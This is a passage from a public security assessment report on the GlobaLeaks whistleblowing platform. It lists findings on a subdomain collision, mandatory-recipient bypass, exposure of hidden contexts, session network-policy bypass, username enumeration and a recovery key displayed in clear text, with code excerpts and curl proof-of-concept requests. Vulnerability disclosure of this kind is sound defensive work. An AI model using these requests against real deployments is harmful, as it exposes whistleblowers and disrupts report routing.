    "surname":"Attacker",
    "phone":"",
    "email":"attacker@example.net",
    "organization_name":"Attacker Tenant",
    "organization_tax_code":"",
    "organization_vat_code":"",
    "organization_location":"",
    "tos1":true,
    "tos2":true
  }'
```

3. Activate the signup with the token delivered to the attacker-controlled email address.

```
curl -s -X POST 'https://example.org/api/signup/<activation-token>'
```

4. After the cache refresh triggered by the activation handler, request the original tenant hostname.

```
curl -i 'https://victim.example.org/api/public'
```

Expected result

The signup request should reject any subdomain already assigned to an active tenant, regardless of whether that tenant was created through public signup or through administrator tenant management. A tenant hostname should resolve to exactly one tenant.

Actual result

The public signup can create and activate a second active tenant with the same `victim` subdomain when the existing tenant does not have a `Subscriber` row. During cache refresh, the later tenant overwrites the `victim.example.org` and derived onion-host mappings, so requests for the original tenant hostname are routed to the attacker's newly activated tenant.

The collision changes the active hostname mapping but does not modify the original tenant's stored reports or configuration data.

Impact

The impact is limited to the conflicting hostname and future traffic until the duplicate assignment is detected and corrected. Users may be directed to the wrong tenant, creating a limited risk of future submission disclosure, altering the integrity of tenant routing, and temporarily disrupting access through the affected hostname. The narrow deployment conditions, required activation, and administrator notifications limit the practical scope of each impact dimension.

Impacted users or systems:

- Multi-tenant deployments with public signup enabled.
- Administrator-created tenants whose subdomains are not represented by a `Subscriber.subdomain` row.
- Whistleblowers and recipients who access tenants through subdomain-derived hostnames or onion names.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-694 Use of Multiple Resources with Duplicate Identifier

CWE-807 Reliance on Untrusted Inputs in a Security Decision

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Low 7.11 F-016 - Mandatory recipients can be omitted

A tampered client can omit recipients that administrators configured as mandatory, bypassing the intended report-routing workflow.

IMPACT	COMPONENT	FOUND BY
Workflow bypass	**Backend**	**GPT-5.5 medium v1**

Recipients marked as `forcefully_selected` are treated by the client as mandatory recipients during submission. The backend, however, trusts the client-supplied `receivers` array and does not add or require forcefully selected recipients. A modified client can submit a report while omitting recipients that administrators configured as mandatory.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/public.py:serialize_receiver
backend/globaleaks/handlers/whistleblower/submission.py:db_create_submission
client/app/src/services/helper/submission.service.ts:SubmissionService.setContextR
eceivers
client/app/src/services/helper/submission.service.ts:SubmissionService.submit
/api/whistleblower/submission
```

Description:

User records include a `forcefully_selected` boolean, and the public API exposes this flag to the submission client. The frontend treats forcefully selected recipients as mandatory: when building the receiver selection for a context it increments the mandatory recipient counter and always marks forcefully selected recipients as selected.

The backend submission endpoint does not enforce this invariant. It loads the selected context, then builds the actual recipients only from the `request['receivers']` array, validating only that the supplied IDs are same-tenant users with `role=receiver`. It does not query for `forcefully_selected` recipients in the selected context or tenant, and it does not reject a submission where such recipients are missing.

Because `/api/public` exposes recipient UUIDs and the submission payload is client-controlled, a reporting user can use a modified client or direct HTTP request to omit a mandatory recipient from delivery.

Relevant code:

```
backend/globaleaks/models/__init__.py

963     forcefully_selected = Column(Boolean, default=False, nullable=False)
...
994     bool_keys = ['enabled',
...
1005                'forcefully_selected',

backend/globaleaks/handlers/public.py

505     ret = {
506         'id': user.id,
507         'name': user.public_name,
508         'forcefully_selected': user.forcefully_selected,
509         'picture': data['imgs'].get(user.id, False)
510     }

client/app/src/services/helper/submission.service.ts

35     this.context.receivers.forEach((receiver: string) => {
36       const r = this.appDataService.receivers_by_id[receiver];
...
44       if (r.forcefully_selected) {
45         this.mandatory_receivers += 1;
46       } else {
47         this.optional_receivers += 1;
48       }

50       if (this.context.select_all_receivers || r.forcefully_selected) {
51         this.selected_receivers[r.id] = true;
52       }
53     });
...
65   submit() {
66     this.submission.receivers = [];
...
71       for (const key in this.selected_receivers) {
72         if (Object.prototype.hasOwnProperty.call(this.selected_receivers, key))
{
73           this.submission.receivers.push(key);
74         }
75       }

backend/globaleaks/handlers/whistleblower/submission.py

163     context, questionnaire = db_get(session,
164                                     (models.Context, models.Questionnaire),
165                                     (models.Context.tid == tid,
166                                      models.Context.id ==
request['context_id'],
167                                      models.Questionnaire.id ==
models.Context.questionnaire_id))
...
173     receivers = []
174     for r in session.query(models.User).filter(models.User.tid == tid,
models.User.id.in_(request['receivers']), models.User.role == 'receiver'):
...
192     if not receivers:
193         raise errors.InputValidationError("Unable to deliver the submission to
at least one recipient")

195     if 0 < context.maximum_selectable_receivers < len(request['receivers']):
196         raise errors.InputValidationError("The number of recipients selected
exceed the configured limit")
...
281     for user in receivers:
...
287         db_create_receivertip(session, user, itip, _tip_key)
```

PoC

Steps to reproduce

1. Configure a context with two recipients, where one recipient is forcefully selected.

```
Context receivers: RECIPIENT_A, RECIPIENT_B. RECIPIENT_A.forcefully_selected =
true. RECIPIENT_B.forcefully_selected = false.
```

2. Fetch the public configuration and note the mandatory recipient flag.

```
curl -s 'https://TARGET/api/public'
```

3. Start or use a whistleblower submission session, then submit to the context while omitting the forcefully selected recipient.

```
curl -i -X POST 'https://TARGET/api/whistleblower/submission' \
  -H 'x-session: WHISTLEBLOWER_SESSION' \
  -H 'content-type: application/json' \
  --data '{
    "context_id":"CONTEXT_UUID",
    "receivers":["RECIPIENT_B_UUID"],
    "identity_provided":false,
    "score":0,
    "answers":{},
    "receipt":"example receipt"
  }'
```

4. Log in as the forcefully selected recipient and list reports.

```
curl -i 'https://TARGET/api/recipient/rtips' \
  -H 'x-session: RECIPIENT_A_SESSION'
```

Expected result

The backend should either add forcefully selected recipients to the delivery list or reject the submission when any mandatory recipient for the selected context is missing.

Actual result

The backend creates ReceiverTip rows only for the recipient IDs supplied by the client, so the forcefully selected recipient can be omitted from delivery.

Impact

This is a recipient-routing authorization bypass. It allows a reporting user or modified client to avoid delivery to recipients that an administrator configured as mandatory for the submission flow.

Impacted users or systems:

- Tenants that use forcefully selected recipients for oversight, mandatory triage, compliance, or anti-retaliation workflows.
- Reporting users and organizations relying on mandatory recipients to ensure reports reach a required team or role.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Medium**	**Low**

CWE-602 Client-Side Enforcement of Server-Side Security

CWE-862 Missing Authorization

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Low 7.12 F-017 - Hidden contexts publicly usable

Hidden submission channels remain discoverable and usable through the public API, exposing metadata and intake paths that should stay out of view.

IMPACT	COMPONENT	FOUND BY
Metadata disclosure	**Backend**	**GPT-5.5 xhigh v1**

Submission contexts can be marked `hidden` and the client excludes those contexts from the public context-selection UI. The backend public API, however, still serializes hidden contexts with their IDs, names, descriptions, questionnaires, recipients, and routing settings, and the submission endpoint accepts the hidden context ID like any visible context. A public submitter can enumerate hidden channels through `/api/public` and submit reports into them with a modified request or by using the client's `context` query parameter.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/public.py:serialize_context
backend/globaleaks/handlers/public.py:db_get_contexts
backend/globaleaks/handlers/whistleblower/submission.py:db_create_submission
client/app/src/pages/whistleblower/submission/submission.component.ts
/api/public
/api/whistleblower/submission
```

Description:

The context model includes a `hidden` flag. The client uses this flag to build `selectable_contexts` by filtering out hidden contexts before rendering the public context-selection page.

The backend does not apply the same visibility boundary. `/api/public` serializes every context for the tenant and includes the hidden flag, context ID, localized text, questionnaire ID, recipient IDs, and submission settings. It also serializes all questionnaires used by those contexts.

During submission creation, the backend loads the requested context only by tenant and `context_id`. It does not reject contexts where `hidden` is true and does not require any separate unlisted-link token or server-side authorization for hidden contexts.

This means the hidden flag is only a client-side presentation filter. Any public user can enumerate hidden context IDs and metadata from /api/public, then submit to those hidden contexts directly. The Angular client also accepts a context query parameter and searches the full public context list, so a hidden context can be opened if its ID is known.

Relevant code:

```
// backend/globaleaks/handlers/public.py
292 def serialize_context(session, context, language, data=None):
...
301     ret = {
302         'id': context.id,
303         'hidden': context.hidden,
304         'order': context.order,
...
314         'questionnaire_id': context.questionnaire_id,
315         'additional_questionnaire_id': context.additional_questionnaire_id,
316         'receivers': data['receivers'].get(context.id, []),
317         'picture': data['imgs'].get(context.id, False)
318     }

// backend/globaleaks/handlers/public.py
540 def db_get_contexts(session, tid, language):
...
549     contexts = session.query(models.Context).filter(models.Context.tid == tid)
...
553     return [serialize_context(session, context, language, data) for context in
contexts]

// backend/globaleaks/handlers/public.py
583     return {
584         'node': db_serialize_node(session, tid, language),
585         'questionnaires': db_get_questionnaires(session, tid, language, True),
586         'submission_statuses': db_get_submission_statuses(session, tid,
language),
587         'receivers': db_get_receivers(session, tid, language),
588         'contexts': db_get_contexts(session, tid, language)
589     }

// client/app/src/pages/whistleblower/submission/submission.component.ts
137   initializeSubmission() {
138     let context = null;
139
140     this.selectable_contexts = this.appDataService.public.contexts.filter(cont
ext => !context.hidden);
141
142     if (this.appDataService.context_id) {
143       context = this.appDataService.public.contexts.find(context => context.id
=== this.appDataService.context_id);
144     } else if (this.selectable_contexts.length === 1) {
145       context = this.selectable_contexts[0];
146     }
147
148     if (context) {
149       this.prepareSubmission(context);
150     }
151   }

// backend/globaleaks/handlers/whistleblower/submission.py
163     context, questionnaire = db_get(session,
164                                     (models.Context, models.Questionnaire),
165                                     (models.Context.tid == tid,
166                                      models.Context.id ==
request['context_id'],
167                                      models.Questionnaire.id ==
models.Context.questionnaire_id))
...
219     itip.context_id = context.id
...
281     for user in receivers:
...
287         db_create_receivertip(session, user, itip, _tip_key)
```

PoC

Steps to reproduce

1. Configure a tenant with at least two submission contexts and mark one context as hidden.

```
Visible context: CONTEXT_VISIBLE
Hidden context:  CONTEXT_HIDDEN with hidden = true
```

2. Fetch the public configuration without authentication.

```
curl -s 'https://TARGET/api/public'
```

3. Observe that the hidden context is present in the response with its ID and metadata.

```
contexts contains:
{
  "id": "CONTEXT_HIDDEN",
  "hidden": true,
  "questionnaire_id": "...",
  "receivers": ["..."]
}
```

4. Start or use a normal whistleblower submission session and submit directly to the hidden context ID.

```
curl -s -X POST 'https://TARGET/api/whistleblower/submission' \
  -H 'Content-Type: application/json' \
  -H 'X-Session: WHISTLEBLOWER_SUBMISSION_SESSION' \
  --data '{
    "context_id": "CONTEXT_HIDDEN",
    "receivers": ["RECIPIENT_FROM_HIDDEN_CONTEXT"],
    "identity_provided": false,
    "answers": {},
    "score": 0,
    "receipt": "RECEIPT_OR_HASH"
  }'
```

5. Alternatively, open the client with the hidden context ID in the query string.

```
https://TARGET/#/submission?context=CONTEXT_HIDDEN
```

The client searches the full public context list, not only `selectable_contexts`, and prepares the hidden context when the ID is present.

Expected result

Hidden contexts should not be publicly enumerable as ordinary context records. If hidden contexts are intended to be accessible by unlisted links, the backend should expose and accept them only through a server-side mechanism that proves possession of that link or token. The submission endpoint should reject hidden contexts unless that condition is met.

Actual result

The backend exposes hidden contexts in `/api/public` and accepts their IDs in `/api/whistleblower/submission`. The hidden flag is enforced only by the client context-selection list.

Impact

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

This is a server-side access-control and information-disclosure weakness in the public submission flow. Public users can discover hidden reporting channels and route reports into them despite the context being removed from the normal public selection UI. This can expose hidden channel names, descriptions, questionnaires, and recipient routing, and can allow unwanted submissions into channels that operators expected to keep unlisted.

Impacted users or systems:

- Deployments that use hidden contexts for unlisted, restricted, or staged reporting channels.
- Recipients assigned to hidden contexts who may receive reports from submitters who should not have discovered the context.
- Administrators relying on the hidden flag to keep context metadata and entry points out of the public flow.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**None**

CWE-284 Improper Access Control

CWE-200 Exposure of Sensitive Information to an Unauthorized Actor

Low 7.13 F-036 - Session bypasses network policy

Role network policies are evaluated when a session is established. Re-evaluating them during session use or refresh would provide stronger ongoing enforcement when the client's source network changes.

IMPACT	COMPONENT	FOUND BY
Network policy bypass	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Role-specific Tor and IP access controls are implemented as login-time checks. After a valid `X-Session` has been issued, normal role APIs authorize it from the cached session role and tenant without re-evaluating the current source. This finding considers additional per-session enforcement for deployments that expect the policy to remain effective throughout the session lifetime.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/base.py - connection_check(),
BaseHandler.get_session()
backend/globaleaks/handlers/auth/__init__.py - login(), TokenAuthHandler.post(),
SessionHandler.post()
backend/globaleaks/rest/decorators.py - decorator_authentication()
backend/globaleaks/handlers/recipient/__init__.py - TipsCollection.get()
PUT /api/admin/network
GET /api/recipient/rtips
POST /api/auth/session
```

Description:

Administrators can configure each internal role to require Tor-only access and can restrict roles to specific IP ranges. The backend implements those policies in `connection_check()`, which examines `https_0`, `ip_filter_1_enable`, and `ip_filter_2` for the request's client IP and Tor state.

The normal password-login path and token-auth path call `connection_check()`, but the generic request authentication path does not. `BaseHandler.get_session()` loads a session from `X-Session`, and `decorator_authentication()` then authorizes protected handlers when the session role matches the handler role. No per-request `connection_check()` runs for recipient report APIs, administrator APIs, user preferences, or the session refresh endpoint.

Consequently, a recipient can authenticate once from an allowed network or over Tor, keep the session ID, and then use the same session from a disallowed IP address or clearnet path. The `/api/auth/session` refresh path also skips `connection_check()`, allowing that out-of-policy session to be extended until the attacker stops refreshing it.

The current behavior does not grant the session additional application privileges; it changes where an already authenticated session can be used. A stolen-session scenario still requires a separate session-compromise condition. F-048, “Source policy not checked after login,” describes the same login-time enforcement behavior from the communication-channel perspective.

Relevant code:

```
backend/globaleaks/handlers/base.py

61  def connection_check(tid, role, client_ip, client_using_tor):
...
75      ip_filter_enabled = cache.get(ip_filter_enabled_key)
76      if ip_filter_enabled:
77          ip_filter = cache.get(ip_filter_key)
78          if not check_ip(client_ip, ip_filter):
79              raise errors.AccessLocationInvalid
...
81      https_allowed = cache.get(https_allowed_key)
82      if not https_allowed and not client_using_tor:
83          raise errors.TorNetworkRequired
...
146         # Check session header
147         session_id = self.request.headers.get(b'x-session')
148         if session_id:
149             session = Sessions.get(session_id.decode())
151         if session is None or session.tid != self.request.tid:
152             return
```

```
backend/globaleaks/handlers/auth/__init__.py

105     connection_check(tid, user.role, client_ip, client_using_tor)
...
232         connection_check(self.request.tid, session.role,
233                          self.request.client_ip,
self.request.client_using_tor)
...
280     def post(self):
281         """
282         Reset session timout
283         """
284         request = self.validate_request(self.request.content.read(),
requests.SessionUpdateDesc)
285
286         try:
287             self.session.token.validate(request['token'].encode().split(b":")[
1])
288             Sessions.reset_timeout(self.session)
```

```
backend/globaleaks/rest/decorators.py

32  def decorator_authentication(f, roles):
...
38      if self.session and self.session.tid == self.request.tid:
39          if 'user' in user_roles and self.session.role in USERS_ROLES:
40              return f(self, *args, **kwargs)
41          if self.session.role in user_roles:
42              return f(self, *args, **kwargs)
```

```
backend/globaleaks/handlers/recipient/__init__.py

144 class TipsCollection(BaseHandler):
...
149     check_roles = 'receiver'
150
151     def get(self):
152         return get_receivertips(self.request.tid,
153                                 self.session.user_id,
154                                 self.session.cc,
```

PoC

Steps to reproduce

1. As an administrator, configure the recipient role to be reachable only from a specific source range, or disable non-Tor access for recipients.

```
curl -s -X PUT 'https://TARGET/api/admin/network' \
  -H 'Content-Type: application/json' \
  -H 'X-Session: <admin-session-from-management-network>' \
  --data '{
    "https_admin":true,
    "https_analyst":true,
    "https_custodian":true,
    "https_receiver":true,
    "https_whistleblower":true,
    "reachable_via_web":true,
    "anonymize_outgoing_connections":false,
    "ip_filter_admin_enable":false,
    "ip_filter_admin":"",
    "ip_filter_analyst_enable":false,
    "ip_filter_analyst":"",
    "ip_filter_custodian_enable":false,
    "ip_filter_custodian":"",
    "ip_filter_receiver_enable":true,
    "ip_filter_receiver":"192.0.2.0/24"
  }'
```

2. From an allowed recipient source such as `192.0.2.10`, authenticate as a recipient and save the returned session ID and session proof-of-work token.

```
curl -s -X POST 'https://TARGET/api/auth/authentication' \
  -H 'Content-Type: application/json' \
  --data '{"tid":1,"username":"recipient","password":"<derived-or-plain-
password>","authcode":""}'
```

3. Move the same session to a disallowed source address, such as a client outside `192.0.2.0/24`, and try a fresh password login. The login path is rejected by `connection_check()`.

```
AccessLocationInvalid
```

4. From the same disallowed source, reuse the previously issued `X-Session` to call a protected recipient endpoint.

```
curl -i 'https://TARGET/api/recipient/rtips' \
  -H 'X-Session: <recipient-session-from-allowed-network>'
```

5. Before the idle timeout, solve the session token proof of work and refresh the same session from the disallowed source.

```
curl -i -X POST 'https://TARGET/api/auth/session' \
  -H 'Content-Type: application/json' \
  -H 'X-Session: <recipient-session-from-allowed-network>' \
  --data '{"token":"<session-token-id>:<valid-proof-of-work-answer>"}'
```

Expected result

For deployments that require network restrictions to remain effective after login, the backend should re-evaluate the current source at least during session refresh and, where appropriate, on authenticated requests. A request that no longer satisfies the selected per-session policy should be rejected and should not extend the session.

Actual result

Once a session exists, protected role APIs and `/api/auth/session` authorize from the cached session role and tenant without re-running `connection_check()`. The session remains usable from a network that the same role cannot use for a new login.

Impact

This is an ongoing session-policy hardening issue. An already authenticated user or a separately compromised session can continue operating from a source that would not be accepted for a new login. The behavior creates limited confidentiality and integrity exposure relative to the configured network boundary, but it does not create new role privileges or an availability impact.

Impacted users or systems:

- Deployments using role IP filters for administrators, analysts, custodians, or recipients.
- Deployments requiring one or more roles to access the platform only via Tor.
- Whistleblowers whose report data is protected by recipient network restrictions.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**None**

CWE-306 Missing Authentication for Critical Function

CWE-305 Authentication Bypass by Primary Weakness

Low 7.14 F-048 - Source policy not checked after login

Source-network policy is evaluated when an internal user authenticates, while an existing session can continue after the source changes. Periodic or per-session revalidation would provide additional defense in depth.

IMPACT	COMPONENT	FOUND BY
Network policy bypass	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Role connection policies are implemented as authentication-time controls. After a valid session exists, backend APIs and session keepalive use it without rechecking the current source. This is primarily a hardening consideration because the internal user already holds a valid session and retains only the privileges assigned to that role.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/base.py: connection_check and BaseHandler.get_session
backend/globaleaks/handlers/auth/__init__.py: login, TokenAuthHandler.post,
SessionHandler.post
backend/globaleaks/rest/decorators.py: decorator_authentication
backend/globaleaks/handlers/admin/network.py: NetworkInstance.put
client/app/src/pages/app/app.component.ts: keepalive session refresh
Role APIs such as /api/recipient/rtips and /api/admin/*
```

Description:

Administrators can configure per-role access over the web channel and per-role IP filters. The backend implements those controls in `connection_check()`, which rejects a role when its IP filter does not match or when the role is configured to require Tor.

The check is only called during initial login and token authentication. A successful login stores a session containing only tenant, user id, and role data. Later request handling loads the session from `X-Session` and only verifies that `session.tid` equals the request tenant. The generic authorization decorator then checks the role stored in the session and does not call `connection_check()` with the current request's client IP or Tor status.

The session refresh endpoint has the same gap: `POST /api/auth/session` validates the proof-of-work token and resets the session timeout, but it does not re-evaluate the connection policy. The Angular client sends this keepalive every 30 seconds. As a result, source-channel restrictions are a login-time gate instead of a request-time policy.

This is distinct from the existing tokenauth tenant-policy report, which covers checking the wrong tenant during auth-token redemption. Here the tenant can be correct and the session can be obtained legitimately; subsequent requests and keepalive calls no longer enforce the current source channel. F-036, "Session bypasses network policy," records the same underlying condition from the session-lifecycle perspective.

Relevant code:

```
backend/globaleaks/handlers/base.py
61 def connection_check(tid, role, client_ip, client_using_tor):
70     cache = State.tenants[tid].cache
71     ip_filter_enabled_key = f'ip_filter_{role}_enable'
72     ip_filter_key = f'ip_filter_{role}'
73     https_allowed_key = f'https_{role}'
...
75     ip_filter_enabled = cache.get(ip_filter_enabled_key)
76     if ip_filter_enabled:
77         ip_filter = cache.get(ip_filter_key)
78         if not check_ip(client_ip, ip_filter):
79             raise errors.AccessLocationInvalid
...
81     https_allowed = cache.get(https_allowed_key)
82     if not https_allowed and not client_using_tor:
83         raise errors.TorNetworkRequired

backend/globaleaks/handlers/auth/__init__.py
105     connection_check(tid, user.role, client_ip, client_using_tor)
...
148     session = Sessions.new(tid, user.id, user.tid, user.role, crypto_prv_key,
user.crypto_escrow_prv_key)
...
232     connection_check(self.request.tid, session.role,
233                      self.request.client_ip, self.request.client_using_tor)

backend/globaleaks/handlers/base.py
146     # Check session header
147     session_id = self.request.headers.get(b'x-session')
148     if session_id:
149         session = Sessions.get(session_id.decode())
150
151     if session is None or session.tid != self.request.tid:
152         return
...
158     return session

backend/globaleaks/rest/decorators.py
32 def decorator_authentication(f, roles):
...
38     if self.session and self.session.tid == self.request.tid:
39         if 'user' in user_roles and self.session.role in USERS_ROLES:
40             return f(self, *args, **kwargs)
41         if self.session.role in user_roles:
42             return f(self, *args, **kwargs)

backend/globaleaks/handlers/auth/__init__.py
280 def post(self):
...
286     try:
287         self.session.token.validate(request['token'].encode().split(b":")[1])
288         Sessions.reset_timeout(self.session)
...
292     else:
293         self.session.token = self.state.tokens.new(self.request.tid)

client/app/src/pages/app/app.component.ts
164   initIdleState() {
165     this.idle.setIdle(1800);
166     this.idle.setTimeout(false);
167     this.keepalive.interval(30);
...
170     this.keepalive.onPing.subscribe(() => {
171       if (this.authenticationService.session) {
172         const token = this.authenticationService.session.token;
173         this.cryptoService.proofOfWork(token).subscribe((result:any) => {
174           const param = {'token': token.id + ":" + result};
175           this.httpService.requestRefreshUserSession(param).subscribe(((result
:any) => {
```

PoC

Steps to reproduce

1. Configure a tenant so recipients are allowed only from a specific network, or so recipients must use Tor. For an IP-filter example, enable `ip_filter_receiver_enable` and set `ip_filter_receiver` to an allowlisted range such as `10.0.0.0/8`.

```
curl -s -X PUT 'https://target.example/api/admin/network' \
  -H 'X-Session: <admin-session>' \
  -H 'Content-Type: application/json' \
  --data '{"https_admin":true,"https_analyst":true,"https_custodian":true,"https_w
histleblower":true,"https_receiver":true,"reachable_via_web":true,"anonymize_outgo
ing_connections":false,"ip_filter_admin_enable":false,"ip_filter_admin":"","ip_fil
ter_analyst_enable":false,"ip_filter_analyst":"","ip_filter_custodian_enable":fals
e,"ip_filter_custodian":"","ip_filter_receiver_enable":true,"ip_filter_receiver":"
10.0.0.0/8"}'
```

2. From an allowed source address, log in as a recipient and save the returned session ID.

```
curl -s -X POST 'https://target.example/api/auth/authentication' \
  -H 'Content-Type: application/json' \
  --data '{"tid":1,"username":"recipient","password":"<derived-or-plain-
password>","authcode":""}'
```

3. Move the same session to a disallowed source address, or switch from the required Tor channel to the normal web channel. Reuse the saved session ID against a recipient API.

```
curl -i 'https://target.example/api/recipient/rtips' \
  -H 'X-Session: <recipient-session-from-step-2>'
```

4. Keep the session alive from the disallowed source by submitting the normal proof-of-work refresh to `POST /api/auth/session`; the backend resets the session timeout without rechecking the role's current source-channel policy.

```
curl -i -X POST 'https://target.example/api/auth/session' \
  -H 'X-Session: <recipient-session-from-step-2>' \
  -H 'Content-Type: application/json' \
  --data '{"token":"<session-token-id>:<valid-proof-of-work-answer>"}'
```

Expected result

Deployments that require source-channel restrictions to remain effective throughout a session should re-evaluate the current source during session refresh and, where appropriate, during authenticated API use. The implementation may apply this as a per-session or periodic control rather than necessarily repeating the check on every request.

Actual result

After login, role APIs authorize only from the in-memory session's tenant and role. Requests from a source that would fail `connection_check()` at login still reach recipient APIs, and the keepalive endpoint can extend the session from that disallowed source.

Impact

This is a source-channel hardening issue for already authenticated internal users. A recipient can continue using assigned report access after moving to a source that would not be accepted for a new login. Because the recipient remains trusted and receives no additional application privileges, the residual confidentiality and integrity impacts are limited, with no availability impact.

Impacted users or systems:

- Deployments that rely on recipient, administrator, analyst, or custodian IP filters as ongoing access controls.
- Deployments that require specific roles to use Tor rather than the web channel.
- Whistleblowers whose report contents are accessible to recipients protected by those source-channel restrictions.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**None**

CWE-940 Improper Verification of Source of a Communication Channel

CWE-346 Origin Validation Error

Low 7.15 F-072 - Login policy reveals valid users

Different login failures reveal whether a username exists, allowing attackers to enumerate valid internal accounts on restricted tenants.

IMPACT	COMPONENT	FOUND BY
User enumeration	**Backend**	**GPT-5.5 medium via run_codex_cwe_line v1**

The internal-user login flow checks role-specific IP and Tor/HTTPS access policy after finding the user record but before validating the supplied password. When a role is restricted by IP filter or Tor-only access, an unauthenticated attacker can submit any password and distinguish existing usernames from unknown usernames by comparing `AccessLocationInvalid` or `TorNetworkRequired` responses against the normal authentication failure.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/auth/__init__.py, login()
backend/globaleaks/handlers/base.py, connection_check()
POST /api/auth/authentication
```

Description:

The login transaction first looks up the enabled user by username. If no user exists, it raises `InvalidAuthentication`. If the user exists, it immediately calls `connection_check()` with that user's role before deriving or comparing the password hash.

`connection_check()` uses the role to enforce `ip_filter_0` and `https_1` settings. Those failures produce distinct `GLException` classes, HTTP status codes, error codes, and messages. Therefore a request with a wrong password can still receive a role policy error when the username exists, while an unknown username receives `Authentication Failed`.

This turns configured access-control policy into an unauthenticated username oracle for administrators, analysts, custodians, and recipients.

Relevant code:

```
user = session.query(User).filter(User.username == username,
                                  User.enabled.is_(True),
                                  User.tid == tid).one_or_none()

if not user:
    db_login_failure(session, tid, 0)

connection_check(tid, user.role, client_ip, client_using_tor)

try:
    if len(user.hash) == 64:
        key = Base64Encoder.decode(password.encode())
        hash = sha256(key).decode()
    else:
        key, hash = GCE.calculate_key_and_hash(password, user.salt)
except Exception:
    db_login_failure(session, tid, 0)

if not password or not GCE.check_equality(hash, user.hash):
    db_login_failure(session, tid, 0)
```

```
ip_filter_enabled = cache.get(ip_filter_enabled_key)
if ip_filter_enabled:
    ip_filter = cache.get(ip_filter_key)
    if not check_ip(client_ip, ip_filter):
        raise errors.AccessLocationInvalid

https_allowed = cache.get(https_allowed_key)
if not https_allowed and not client_using_tor:
    raise errors.TorNetworkRequired
```

The existing tests show these policy errors are surfaced by login:

```
State.tenants[1].cache['https_admin'] = False
yield self.assertFailure(handler.post(), errors.TorNetworkRequired)

State.tenants[1].cache['ip_filter_admin_enable'] = True
State.tenants[1].cache['ip_filter_admin'] = '192.168.2.0/24'
yield self.assertFailure(handler.post(), errors.AccessLocationInvalid)
```

PoC

The discrepancy appears when a deployment restricts at least one internal role, for example by disabling direct HTTPS access for administrators or enabling an administrator IP filter.

Steps to reproduce

1. Configure a tenant so administrator login is allowed only from Tor, or enable an administrator IP filter that excludes the attacker's address.

```
Set https_admin = false, or set ip_filter_admin_enable = true with a filter that
does not match the attacker.
```

2. From a disallowed non-Tor/non-matching address, submit a login attempt for a real administrator with any wrong password.

```
curl -sS -X POST https://target.example/api/auth/authentication \
  -H 'Content-Type: application/json' \
  --data '{"tid":1,"username":"admin","password":"wrong","authcode":""}'
```

3. Submit the same request for an unknown username.

```
curl -sS -X POST https://target.example/api/auth/authentication \
  -H 'Content-Type: application/json' \
  --data '{"tid":1,"username":"not-a-real-user","password":"wrong","authcode":""}'
```

4. Compare the responses.

```
Existing restricted user: Resource can be accessed only within Tor network, or IP
Address not allows to login from this location
Unknown user: Authentication Failed
```

Expected result

Login should not disclose whether a username exists before the password is validated. Wrong credentials should produce a uniform authentication failure regardless of later role access policy.

Actual result

The backend evaluates role policy before password validation, so existing users can produce role-specific access errors even when the submitted password is invalid.

Impact

An unauthenticated attacker can enumerate internal accounts for roles that have stricter access policies. This helps target password guessing, phishing, and social engineering against sensitive platform roles. Because the role policy error depends on the existing account's role, it may also reveal role membership when candidate usernames are known.

Impacted users or systems:

- Administrators, analysts, custodians, and recipients on tenants with role-specific Tor/HTTPS or IP-filter restrictions.
- Deployments that rely on those restrictions to reduce exposure of internal-user login surfaces.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**None**	**None**

CWE-204 Observable Response Discrepancy

CWE-203 Observable Discrepancy

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Low 7.16 F-074 - Recovery key shown plainly

The recovery key is displayed in clear text during password reset, making a long-lived secret easy to capture by observation or recording.

IMPACT	COMPONENT	FOUND BY
Recovery secret exposure	**Client**	**GPT-5.5 medium via run_codex_cwe_line v1**

The password reset flow asks encrypted-account users to enter their account recovery key in a plain text input. The recovery key is a long-lived secret that can unlock the user's encrypted private key during password reset, but the UI renders it visibly on screen instead of using browser password masking. A nearby observer, screen-share participant, or recording tool can capture the key while the user completes a security-sensitive recovery operation.

Details

Affected source code, component, endpoint, or function:

```
client/app/src/pages/auth/password-reset-response/password-reset-
response.component.html
client/app/src/pages/auth/password-reset-response/password-reset-
response.component.ts
backend/globaleaks/handlers/user/reset_password.py
```

Description:

When the backend returns `require_recovery_key`, the password-reset response page prompts for the account recovery key. The input is declared as `type="text"`, so every character of the recovery key remains visible while it is typed or pasted.

The same client uses `type="password"` for normal passwords and password-change fields, but the recovery key is also an authentication secret: the backend decodes it and uses it to decrypt `user.crypto_bkp_key` before issuing a reset-token session. Exposure of this long-lived recovery key weakens the password reset and encrypted-account recovery boundary, especially in the common recovery scenario where a user is already under pressure and may be sharing a screen or working in a non-private environment.

This is a local user-interface exposure rather than a server-side disclosure. Capturing the displayed value requires observation, screen sharing, recording, or comparable access to the user's display, and subsequent account access still requires the relevant password-reset flow and any applicable second factor.

Relevant code:

```
client/app/src/pages/auth/password-reset-response/password-reset-
response.component.html

12: <input id="recovery-key-input" class="form-control recovery-key-input"
name="secret" type="text" placeholder="XXXX-XXXX-XXXX-XXXX-XXXX-XXXX-XXXX-XXXX-
XXXX-XXXX-XXXX-XXXX-XXXX" maxlength="64" size="64"
